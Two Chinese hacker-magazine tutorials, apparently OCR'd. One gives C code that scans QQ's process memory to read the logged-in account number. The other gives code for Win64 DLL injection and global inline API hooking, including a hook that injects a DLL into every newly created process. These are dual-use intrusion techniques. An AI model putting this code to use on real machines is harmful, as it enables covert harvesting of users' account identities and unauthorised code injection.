（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VC
关键词：VC、QQ、Msg



读取本地已登录的QQ号及应用

文 腾袭

原 理

最近一直在想怎么能读取本地已登录的QQ号来做一个身份验证，在笔者多次扫描QQ的进程空间后，发现一个规律：QQ在用户登录后会加载所对应QQ号的一个数据库文件Msg2.0.db（QQ 2010），这个文件可以在Tencent Files中那个QQ号的文件夹找到。这样一来，由于需要加载这个数据库文件并且要较频繁地使用这个文件，QQ就会把这个文件的路径保存在程序空间中。这样的话，我们只要得到这个路径在QQ进程中的内存地址，就能获知用户QQ号了！

应 用

在讲解如何实现之前，先想一想读取了QQ号能做些什么。

比如，笔者一开始就只是想完成一个身份验证。不过，获取了已登录的QQ号后，可做的事情远不止这一点。我们可以用QQ号做程序功能的限制，比如，让一些QQ号无法使用我们写的程序的一部分功能，或者让这些QQ号不能使用我们的程序，这样只要构建一个QQ黑名单列表，就可以禁止对一些用户的服务或者是打开一些服务。

我们还可以用这样的方式进行产品验证，可以较可靠地验证使用者的身份，以防止产品被一些用户私自分发。还有更多的一些用法，读者可以自行研究。

实 现

第一步，检索进程，这个大家应该都懂，我就不多说了。这里采用的方式是 CreateToolhelp32Snapshot，对于QQ来说这种一般的检索方式就足够了。

第二步，检索QQ的进程空间。

由于QQ基本上对自己的进程没有什么保护，所以用 OpenProcess + VirtualQueryEx + ReadProcess Memory 的方法就能取得QQ的进程空间的数据了。

由于QQ是使用Unicode字符的，我们可以先定义UNICODE，这样会比较方便。

```
#define _UNICODE 1
#define UNICODE 1
```

具体代码如下：

```
//对比数据，找到相同字节集的偏移
    int GetInBuffer(const void *pStart, int nLen, const void
*pFindBuffer, int nfLen)
    {
        for (int i = 0; i < nLen - nfLen; i++)
        {
            if (memcmp((void *)((ULONG)pStart + i),
pFindBuffer, nfLen) == 0)
            {
                return i;
            }
        }
        return -1;
    }
    void ReadQQ(DWORD dwProcessId)
    {
    //由于QQ是使用Unicode字符集的，所以使用wchar_t类型
        static wchar_t QQDATA[] = L"Msg2.0.db";
        //好像以前有个版本的数据库文件是MsgEx.db，
        //用MsgEx.db来当关键字检索速度会变慢
        //但是QQ 2010就是用Msg2.0.db的
        //打开进程
        HANDLE hProcess = OpenProcess(PROCESS_VM_
READ | PROCESS_QUERY_INFORMATION, 0, dwProcessId);
        int nMemLen = 28, nMemStart;
        void *pMemAddress = NULL;
        BYTE *bMemBuffer;
        MEMORY_BASIC_INFORMATION mbi;
        memset(&mbi, 0, sizeof(MEMORY_BASIC_
INFORMATION));
        wchar_t szQQnumber[15];
        szQQnumber[0] = 0;
        //寻找进程空间
        while (VirtualQueryEx(hProcess, pMemAddress, &mbi,
nMemLen) != 0)
        {
            if (mbi.Type == MEM_PRIVATE && mbi.Protect
== PAGE_READWRITE)
            {
                //分配足够的内存空间，存放数据
    bMemBuffer = new BYTE[mbi.RegionSize + 1];
                bMemBuffer[mbi.RegionSize] = 0;
```

```
    if (ReadProcessMemory(hProcess, pMemAddress, bMemBuffer,
mbi.RegionSize, NULL))
            {
        //尝试寻找当前内存空间中是否包含 Msg2.0.db
                nMemStart = GetInBuffer(bMemBuffer, mbi. RegionSize,
QQDATA, sizeof(QQDATA));
        if (nMemStart != -1)
            {
                //向前推一定位置，因为路径是 ..\[QQ 号]\Msg2.0.db
        wchar_t *pQQText = (wchar_t *)&bMemBuffer[nMemStart -28];

        wchar_t *pQQstart = wcsstr(pQQText, L"\\");
                if (pQQstart)
                {
                        pQQstart++;
                        wchar_t *pQQEnd = wcsstr (pQQstart, L"\\");
                        if (pQQEnd)
                        {

        lstrcpynW(szQQnumber, pQQstart, pQQEnd - pQQstart + 1);
                                wprintf(L"%s\n", szQQnumber);
                        }
                }
                        delete[] bMemBuffer;
                        break;
            }
        }
        //销毁刚刚分配的内存空间
        delete[] bMemBuffer;
    }
    pMemAddress = (void *)((ULONG)pMemAddress + mbi.RegionSize);
        }
            CloseHandle(hProcess);
    }
```

最后的效果如图 1 所示。




图 1


总结与拓展

相信大家都明白了这个原理和实现了吧。其实很简单，就只是检索程序内存空间。不过，可以拓展一下这个应用，使用类似的方法，得到百度 Hi，新浪 UC 等一系列工具的登录账号。这样我们便可以从更多的方面来验证用户的身份了，甚至可以做出一份使用我们自己的程序的用户名单，有针对性地完善自己的程序了，同时还可以有选择地调查用户对产品的满意度，与用户交流等等。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VC

关键词：Win64、Ring3、Hook



在 Win64 上实现 Ring3 Inline Hook

文 广东工业大学 胡文亮

由于在 Win32 平台上各种钩子泛滥，所以微软规定禁止在 Win64 平台上进行各种内核 Hook，并推出 PatchGuard 进行监控。我在微软的官方文件 *Patching Policy for x64-Based Systems* 中，摘录出如下语句：

> For compatibility with Windows for x64-based systems, drivers must avoid the following practices:
> 1.Modifying system service tables, for example, by hooking KeServiceDescriptorTable
> 2.Modifying the interrupt descriptor table (IDT)
> 3.Modifying the global descriptor table (GDT)
> 4.Using kernel stacks that are not allocated by the kernel
> 5.Patching any part of the kernel (detected only on AMD64-based systems)

大概意思就是运行在 64 位系统上的驱动必须避免做以下的事情：

（1）修改系统描述符表，如：HOOK (S)SSDT。

（2）修改中断描述符表(IDT)。

（3）修改全局描述符表(GDT)。

（4）使用并非由内核分配的内核堆栈。

（5）给内核的任意部分打补丁。

总而言之，就是如果有人违反规定，做了上述事情，那么微软很生气，后果很严重（蓝屏）。你想想看，作者见到自己的操作系统被别的驱动弄得乱七八糟，SSDT 上一片红，换作是谁谁都会不高兴。以前 PatchGuard 刚出的时候，曾经被国外一个黑客破解了，不过微软以惊人的速度打了补丁。后来，再没听说有哪个人破解过 PatchGuard（估计破解后也不张扬了）。不过微软没有做绝，PatchGuard 仅仅针对内核 Hook，所以我们还是可以在用户态下 Hook 的。今天我要介绍的，就是 Ring 3 下的 Inline Hook。

在Win64下进行Ring 3 Inline Hook的基本流程跟在Win32下的差不多（不过代码差异很大），首先要编写一个能挂钩进程自身内部函数的DLL，再把这个DLL注射进别的进程体内。不过在Win64上注入DLL可不是一件容易的事情，网上很多人都抱怨他们在NT6（无论是32位的NT6还是64位的NT6）上注入DLL永远是失败的，CreateRemoteThread总是返回错误码ERROR_NOT_ENOUGH_MEMORY，即系统提示“缓冲区不够大”。我也是如此，后来在网上搜索无果以及自己研究失败后，通过朋友向某“微软最有价值专家”（MVP）花重金买了一份能在Win64上用来注入DLL的代码。现在借助《黑客防线》这个平台免费与大家共享。

```
BOOL WINAPI InjectProxyW(DWORD dwPID, PCWSTR pwszProxyFile)
{
    BOOL ret = FALSE;
    HANDLE hToken = NULL;
    HANDLE hProcess = NULL;
    HANDLE hThread = NULL;
    FARPROC pfnThreadRtn = NULL;
    PWSTR pwszPara = NULL;
    hProcess = OpenProcess(PROCESS_ALL_ACCESS,FALSE, dwPID);
    pfnThreadRtn = GetProcAddress(GetModuleHandle(TEXT("Kernel32")), "LoadLibraryW");
    size_t iProxyFileLen = wcslen(pwszProxyFile)*sizeof(WCHAR);
    pwszPara = (PWSTR)VirtualAllocEx(hProcess, NULL, iProxyFileLen, MEM_COMMIT, PAGE_READWRITE);
    WriteProcessMemory(hProcess, pwszPara, (PVOID)pwszProxyFile, iProxyFileLen, NULL);
    hThread = CreateRemoteThread(hProcess, NULL, 1024, (LPTHREAD_START_ROUTINE)pfnThreadRtn, pwszPara, 0, NULL);
    WaitForSingleObject(hThread, INFINITE);
    CloseHandle(hThread);
    VirtualFreeEx(hProcess, pwszPara, 0, MEM_RELEASE);
    CloseHandle(hProcess);
    return(TRUE);
}
```

以上代码必须编译成64位EXE才能注入。接下来就要编写用来Hook API的DLL了。由于这是Win64，跟Win32有天壤之别，挂钩绝对不再是“将原函数头5字节改为JMP跳到伪函数，伪函数处理完毕后再跳到原函数地址+5的地方”这么简单了。现在我们遇到两个难题：

（1）JMP的最大跳转范围是4GB，然而原函数所在的DLL通常不和伪函数所在的DLL在同一个4GB中；那么，E9 XX XX XX XX也要改成FF 15 XX XX XX XX。

（2）Win64上函数的前N字节通常都是和堆栈有关的指令，不是mov edi，edi等无意义的指令，如果乱改，堆栈会被搞乱的（这句话在技术上也许不怎么标准，但却是我的真实感受）。堆栈一乱，进程就挂了。

以下是我在GaRY's Blog搜索到的解决方案（以下为作者原话）：

（1）找到需要Hook的函数地址。

（2）解析从函数起始地址开始至少6+8=14个字节的代码。代码不能断开。以上两个过程和detour x86一样，不同的是，detours x86只需要e9 xxxxxxxx，也就是说只需要5个字节，而我们必须用ff15 [xxxxxxxx]。如果函数体小于14个字节，这意味着该函数无法用detours。

不过函数体小于14字节多半是因为里面执行了一个call或者jmp，那么解析该代码，把函数起始地址设置为jmp之后的地址，重新进行步骤2的过程。

（3）把这14或者15、16个字节复制到预先分配的一块内存中，我们叫它trampoline。

（4）把前6个字节改为ff15 [0]，也即ff15 00000000。

（5）在随后的8个字节中保存new_function的起始地址。

（6）修正trampoline中14字节的代码，如果里面有jmp，call等跳转语句，修改偏移量。这时候通常需要跨4GB的跳转，那么按照上面的方法修改之，trampoline的字节数可能会增加。

（7）在trampoline的代码之后，插入ff15 [0]，并且在随后的8个字节中填充old_function+14。

因为14字节的限制太大，让人始终觉得不爽，后来想到了一个解决方案。假设原函数是old_func，新函数是new_func，那么分配trampoline的时候，用某些技术方法，限定分配出的内存和old_func在同一个4GB。可以通过VirtualAlloc实现，具体方法是多次改变第一个参数，调用VirtualAlloc，直到返回值不为NULL为止。

这样一来，detours的逻辑改变为：

（1）首先把old_func的前5个字节复制到trampoline+14，然后修改为jmp offset，也即e9 trampoline-5-old。

（2）trampoline的前6字节为ff15 [0]，接下来的8个字节为new_func_address。

（3）trampoline+14+5之后的5个字节为jmp (trampoline+14+5+5 - (old_func_addr+5))。

这样调用old-func的时候，会首先执行jmp offset到trampoline，trampoline又jmp到了new_func，new_func-func调用old的时候，会直接跳到trampoline+14处，执行原来的前5个字节，然后再jmp回原函数体。

作者虽然没有给出代码，但是一个好的思路对爱好者来说最大的鼓励。不过由于本人实在太菜，写的代码对有的函数有效，对有的函数无效，所以最终放弃了自己写代码的念头，改用CodeProject上一个国外开源的东西：Mini Hook Engine。这个“迷你挂钩引擎”支持X86程序和X64程序，主要代码如下（作者是Daniel Pistelli，特此声明）：

```
// 10000 hooks should be enough
#define MAX_HOOKS 10000
typedefstruct _HOOK_INFO
{
    ULONG_PTR Function;   // Address of the original function
    ULONG_PTR Hook;       // Address of the function to call
                          // instead of the original
    ULONG_PTR Bridge;     // Address of the instruction bridge
                          // necessary because of the hook jmp
                          // which overwrites instructions
} HOOK_INFO, *PHOOK_INFO;
HOOK_INFO HookInfo[MAX_HOOKS];
UINTNumberOfHooks = 0;
BYTE*pBridgeBuffer = NULL; // Here are going to be stored all the bridges
UINTCurrentBridgeBufferSize = 0; // This number is incremented as
                                 // the bridge buffer is growing
HOOK_INFO *GetHookInfoFromFunction(ULONG_PTR OriginalFunction)
{
    if (NumberOfHooks == 0)
        return NULL;
    for (UINT x = 0; x < NumberOfHooks; x++)
    {
        if (HookInfo[x].Function == OriginalFunction)
            return &HookInfo[x];
    }
    return NULL;
}
//
// This function  retrieves the necessary size for the jump
//
UINTGetJumpSize(ULONG_PTR PosA, ULONG_PTR PosB)
{
    ULONG_PTR res = max(PosA, PosB) - min(PosA, PosB);
    // if you want to handle relative jumps
    /*if (res <= (ULONG_PTR) 0x7FFF0000)
    {
        return 5; // jmp rel
```

```
        }
        else
        {*/
            // jmp [xxx] + addr
    #ifdef _M_IX86
            return 10;
    #else ifdef _M_AMD64
            return 14;
    #endif
        //}
        return 0; // error
    }
    //
    // This function writes unconditional jumps
    // both for x86 and x64
    //
    VOIDWriteJump(VOID *pAddress, ULONG_PTR JumpTo)
    {
     DWORD dwOldProtect = 0;
        VirtualProtect(pAddress, JUMP_WORST, PAGE_EXECUTE_
READWRITE, &dwOldProtect);
        BYTE *pCur = (BYTE *) pAddress;
        // if you want to handle relative jumps
        /*if (JumpTo - (ULONG_PTR) pAddress <= (ULONG_PTR)
0x7FFF0000)
        {
            *pCur = 0xE9;   // jmp rel
            DWORD RelAddr = (DWORD) (JumpTo - (ULONG_PTR)
pAddress) - 5;
            memcpy(++pCur, &RelAddr, sizeof (DWORD));
        }
        else
        {*/
    #ifdef _M_IX86
            *pCur = 0xff;       // jmp [addr]
            *(++pCur) = 0x25;
            pCur++;
            *((DWORD *) pCur) = (DWORD)(((ULONG_PTR)
pCur) + sizeof (DWORD));
            pCur += sizeof (DWORD);
            *((ULONG_PTR *)pCur) = JumpTo;
    #else ifdef _M_AMD64
            *pCur = 0xff;           // jmp [rip+addr]
            *(++pCur) = 0x25;
            *((DWORD *) ++pCur) = 0; // addr = 0
            pCur += sizeof (DWORD);
            *((ULONG_PTR *)pCur) = JumpTo;
    #endif
        //}
        DWORD dwBuf = 0;    // nessary othewrise the function fails
        VirtualProtect(pAddress, JUMP_WORST, dwOldProtect, &dwBuf);
    }
    //
    // This function creates a bridge of the original function
    //
    VOID*CreateBridge(ULONG_PTR Function, const UINT JumpSize)
    {
        if (pBridgeBuffer == NULL) return NULL;
    #define MAX_INSTRUCTIONS 100
        _DecodeResult res;
        _DecodedInst decodedInstructions[MAX_INSTRUCTIONS];
        unsigned int decodedInstructionsCount = 0;
    #ifdef _M_IX86
       _DecodeType dt = Decode32Bits;
    #else ifdef _M_AMD64
        _DecodeType dt = Decode64Bits;
    #endif
        _OffsetType offset = 0;
        res = distorm_decode(offset,      // offset for buffer
            (const BYTE *) Function,   // buffer to disassemble
            50,                        // function size (code size to disasm)
                                       // 50 instr should be _quite_ enough
            dt,                        // x86 or x64?
            decodedInstructions,           // decoded instr
            MAX_INSTRUCTIONS,              // array size
            &decodedInstructionsCount      // how many instr were
disassembled?
            );
        if (res == DECRES_INPUTERR)
            return NULL;
        DWORD InstrSize = 0;
        VOID *pBridge = (VOID *) &pBridgeBuffer[CurrentBridge
BufferSize];
        for (UINT x = 0; x < decodedInstructionsCount; x++)
        {
            if (InstrSize >= JumpSize)
                break;
            BYTE *pCurInstr = (BYTE *) (InstrSize + (ULONG_
PTR) Function);
            //
            // This is an sample attempt of handling a jump
            // It works, but it converts the jz to jmp
            // since I didn't write the code for writing
            // conditional jumps
            //
            /*
             if (*pCurInstr == 0x74) // jz near
             {
                 ULONG_PTR Dest = (InstrSize + (ULONG_PTR)
Function)
                     + (char) pCurInstr[1];
                 WriteJump(&pBridgeBuffer[CurrentBridgeBuffer
Size], Dest);
                 CurrentBridgeBufferSize += JumpSize;
             }
             else
      {*/
                memcpy(&pBridgeBuffer[CurrentBridgeBufferSize],
                    (VOID *) pCurInstr, decodedInstructions[x].size);
                CurrentBridgeBufferSize += decodedInstructions[x].size;
            //}
      InstrSize += decodedInstructions[x].size;
        }
        WriteJump(&pBridgeBuffer[CurrentBridgeBufferSize], Function
+ InstrSize);
        CurrentBridgeBufferSize += GetJumpSize((ULONG_PTR)
&pBridgeBuffer[CurrentBridgeBufferSize],
            Function + InstrSize);
        return pBridge;
    }
    //
    // Hooks a function
    //
    extern"C"__declspec(dllexport)
    BOOL __cdecl HookFunction(ULONG_PTR OriginalFunction,
ULONG_PTR NewFunction)
    {
        //
        // Check if the function has already been hooked
        // If so, no disassembling is necessary since we already
        // have our bridge
        //
        HOOK_INFO *hinfo = GetHookInfoFromFunction(OriginalFunction);
        if (hinfo)
        {
            WriteJump((VOID *) OriginalFunction, NewFunction);
        }
        else
        {
            if (NumberOfHooks == (MAX_HOOKS - 1))
                return FALSE;
            VOID *pBridge = CreateBridge(OriginalFunction, GetJump
Size(OriginalFunction, NewFunction));
            if (pBridge == NULL)
                return FALSE;
            HookInfo[NumberOfHooks].Function = OriginalFunction;
            HookInfo[NumberOfHooks].Bridge = (ULONG_PTR)
pBridge;
            HookInfo[NumberOfHooks].Hook = NewFunction;
            NumberOfHooks++;
            WriteJump((VOID *) OriginalFunction, NewFunction);
        }
```

```
        return TRUE;
    }
    //
    // Unhooks a function
    //
    extern"C"__declspec(dllexport)
    VOID__cdecl UnhookFunction(ULONG_PTR Function)
    {
        //
        // Check if the function has already been hooked
        // If not, I can't unhook it
        //
        HOOK_INFO *hinfo = GetHookInfoFromFunction(Function);
        if (hinfo)
        {
            //
            // Replaces the hook jump with a jump to the bridge
            // I'm not completely unhooking since I'm not
            // restoring the original bytes
            //
            WriteJump((VOID *) hinfo->Function, hinfo->Bridge);
        }
    }
    //
    // Get the bridge to call instead of the original function from hook
    //
    extern"C"__declspec(dllexport)
    ULONG_PTR__cdecl GetOriginalFunction(ULONG_PTR Hook)
    {
        if (NumberOfHooks == 0)
            return NULL;
        for (UINT x = 0; x < NumberOfHooks; x++)
        {
            if (HookInfo[x].Hook == Hook)
                return HookInfo[x].Bridge;
        }
        return NULL;
    }
```

注意，把上述代码编译成 DLL 才能在别的进程中使用。不过还要另写一个用来钩住 API 的 DLL。在下一个 DLL 中，通过挂钩 OpenProcess 来保护计算器不被非法关闭。我将告诉大家一个在 Win64 上进行全局 Hook 的方法（以下代码皆是原创，没有任何人给我提示）。

（1）编写伪函数 Fake_OpenProcess，用来保护计算器进程。

```
HANDLE Fake_OpenProcess(DWORD da, BOOL ih, DWORD PId)
{
    HWND myhwnd=0;
    DWORD mypid=0;
   HANDLE (WINAPI *pOpenProcess)(DWORD da, BOOL ih,
DWORD PId);
    pOpenProcess=(HANDLE (WINAPI *)(DWORD,BOOL,
DWORD))GetOriginalFunction( (ULONG_PTR)Fake_OpenProcess );
    myhwnd=pfnFindWindowW(L"CalcFrame",L"Calculator");
    if (myhwnd==0)
        myhwnd=pfnFindWindowW(L"CalcFrame",L"计算器");
    if (myhwnd==0)
    {
        return pOpenProcess(da,ih,PId);
    }
    else
    {
        pfnGetWindowThreadProcessId(myhwnd,&mypid);
        if (PId==mypid)
            return pOpenProcess(da,ih,0); //set pid as 0
        else
            return pOpenProcess(da,ih,PId);
    }
}
```

（2）编写伪函数 Fake_CreateProcess，把现在写的这个 DLL 注入新创建的进程。这里说一句，在 Win64 上挂钩 NtResumeThread 是没用的（假设现在写的这个 DLL 放在 C 盘根目录下，名为 HookDll.dll）。

```
BOOLWINAPI Fake_CreateProcessW
(
    __in_opt      LPCWSTR lpApplicationName,
    __inout_opt   LPWSTR lpCommandLine,
    __in_opt      LPSECURITY_ATTRIBUTES lpProcessAttributes,
    __in_opt      LPSECURITY_ATTRIBUTES lpThreadAttributes,
    __in          BOOL bInheritHandles,
    __in          DWORD dwCreationFlags,
    __in_opt      LPVOID lpEnvironment,
    __in_opt      LPCWSTR lpCurrentDirectory,
    __in          LPSTARTUPINFO lpStartupInfo,
    __out         LPPROCESS_INFORMATION lpProcessInformation
)
{
    BOOL cpwret;
  BOOL (WINAPI *pCreateProcessW)(LPCWSTR lpApplicationName,
LPWSTR lpCommandLine,LPSECURITY_ATTRIBUTES lpProcess
Attributes,LPSECURITY_ATTRIBUTES lpThreadAttributes,BOOL
bInheritHandles,DWORD dwCreationFlags,LPVOID lpEnvironment,
LPCWSTR lpCurrentDirectory,LPSTARTUPINFO
        lpStartupInfo,LPPROCESS_INFORMATION lpProcessInformation);
    pCreateProcessW=(BOOL (WINAPI *)(LPCWSTR,LPWSTR,
LPSECURITY_ATTRIBUTES,LPSECURITY_ATTRIBUTES,BOOL,
DWORD,LPVOID,LPCWSTR,LPSTARTUPINFO,LPPROCESS_INFOR
MATION))GetOriginalFunction( (ULONG_PTR)Fake_CreateProcessW );
cpwret=pCreateProcessW(lpApplicationName,lpCommandLine,lpProce
ssAttributes,lpThreadAttributes,bInheritHandles,dwCreationFlags|CREA
TE_SUSPENDED,lpEnvironment,lpCurrentDirectory,lpStartupInfo,lpPr
ocessInformation);
    InjectProxyW(lpProcessInformation->dwProcessId,L"C:\\
HOOKDLL.DLL");
    HANDLE hp=OpenProcess(PROCESS_ALL_ACCESS,0,
lpProcessInformation->dwProcessId);
    NtResumeProcess(hp);
    CloseHandle(hp);
    return cpwret;
}
```

（3）获得 user32.dll 中某些函数的地址，并挂钩 API。把 MiniHookEngine 编译的 DLL 放在 C 盘根目录，更名为 NtHookEngine.dll。需要特别注意的是，Kernel32.dll 导出的那个 OpenProcess 函数只是一个 stub，真正实现“打开进程”这个功能的 OpenProcess 函数在 KernelBase.dll 里，所以我们这里挂钩的是位于 KernelBase.dll 中的 OpenProcess 函数。而 CreateProcess 无此情况，直接挂钩 Kernel32.dll 导出的 CreateProcess 即可。

```
Void InitHook()
{
    HMODULE hHookEngineDll = LoadLibraryW(L"C:\\NtHook
Engine.dll");
    HookFunction = (BOOL (__cdecl *)(ULONG_PTR, ULONG_
PTR))GetProcAddress(hHookEngineDll, "HookFunction");
    UnhookFunction = (VOID (__cdecl *)(ULONG_PTR))Get
ProcAddress(hHookEngineDll, "UnhookFunction");
    GetOriginalFunction = (ULONG_PTR (__cdecl *)(ULONG_
PTR))GetProcAddress(hHookEngineDll, "GetOriginalFunction");
    if (HookFunction == NULL || UnhookFunction == NULL ||
GetOriginalFunction == NULL)
        return;
    HookFunction((ULONG_PTR) GetProcAddress(GetModule
HandleW(L"kernelbase.dll"),"OpenProcess"), (ULONG_PTR) &Fake_
OpenProcess);
    HookFunction((ULONG_PTR) GetProcAddress(GetModule
HandleW(L"kernel32.dll"),"CreateProcessW"), (ULONG_PTR) &Fake_
CreateProcessW);
    NtResumeProcess
  = (NTRESUMEPROCESS)GetProcAddress( GetModuleHandleW
(L"ntdll.dll"), "NtResumeProcess" );
    pfnFindWindowW = (FINDWINDOWW)GetProcAddress
(LoadLibraryW(L"user32.dll"), "FindWindowW" );
```

```
    pfnGetWindowThreadProcessId = (GETWINDOWTHREAD
PROCESSID) GetProcAddress( LoadLibraryW(L"user32.dll"), "GetWindow
ThreadProcessId");
  }
```

（4）卸载 API 钩子（防止进程退出时出现错误）。

```
Case DLL_PROCESS_DETACH:
    {
    UnhookFunction( (ULONG_PTR)GetProcAddress(GetModuleHan
dleW(L"kernelbase.dll"),"OpenProcess") );
    UnhookFunction( (ULONG_PTR)GetProcAddress(GetModuleHan
dleW(L"kernel32.dll"),"CreateProcessW") );
        break;
    }
```

把上述两段代码分别编译成 64 位的 DLL，并更名为 NtHookEngine.dll 和 HookDll.DLL。为了让这些 DLL 能在没有安装.NET Framework 4.0 的机器上使用，在编译前请选择“在静态库中使用 MFC”。编译好后，用 stud_PE 查看导入表，会发现没有 MSVCRT100.DLL 而只有 Kernel32.DLL，如图 1 和图 2 所示。

